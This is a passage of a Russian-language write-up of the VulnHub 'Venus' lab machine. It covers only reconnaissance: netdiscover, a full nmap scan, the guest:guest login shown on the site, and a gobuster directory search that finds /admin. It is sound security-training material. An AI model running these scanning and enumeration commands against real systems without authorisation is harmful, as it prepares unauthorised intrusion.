

**VulnHub:Venus**


Взлом машины я начал с разведки. Моей главной целью является поиск IP адреса уязвимой машины. **Мой IP адрес – 10.0.2.6**. Используя команду “**sudo netdiscover -r 10.0.2.6**”, я узнал обо всех устройствах в моей сети (ScreenShots/ipaddress.png):



Мое внимание привлекли два последних IP адреса, так как они работают на архитектуре виртуализации, а целевая машина запущена с помощью виртуал бокс. Проанализировав все устройства в моей сети, я понял, что **IP цели – 10.0.2.15**.

Приступаю к этапу сканирования. Для начала найду все открытые порты, использую инструмент nmap. Запуская команду «**sudo nmap -sV -sS -vvv -p- -T4 -A -oA Scans/FirstNmapScan 10.0.2.15**». Результаты сканирования (Scans/FirstNmapScan.\* и ScreenShots/firstnmapscan{1,2}.png):





Полезная информация из сканирования:

1. MAC адрес: 08:00:27:18:54:5E (Oracle VirtualBox virtual NIC);


2. ОС системы: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.0 - 5.5 (95%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.9 (91%), Linux 3.4 - 3.10 (91%), Linux 5.1 (91%), Linux 2.6.32 - 3.10 (91%), Linux 2.6.32 - 3.13 (91%);

3. **Открытые порты и запущенные на них службы**:

1) 22/tcp ssh OpenSSH 8.5 (protocol 2.0);

2) 8080/tcp http-proxy WSGIServer/0.2 Cpython/3.9.5.

Далее я перехожу к работе с 8080 портом. Для начала посмотрю, что там находится. Там находится веб-страница (ScreenShots/site.png):



Перехожу к анализу веб-страницы. Результаты анализа:


1) **Данные гостевого аккаунта: guest:guest**;

2) Файл «robots.txt» не найден;


3) В результате перечисления найдена **директория «/admin»**

(Использовал инструмент gobuster -- «sudo gobuster dir -u http://10.0.2.15:8080/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -o Scans/FirstGobusterScan.txt -t 1000 2>/dev/null»)

(Scans/FirstGobusterScan.txt и ScreenShots/directories.png):

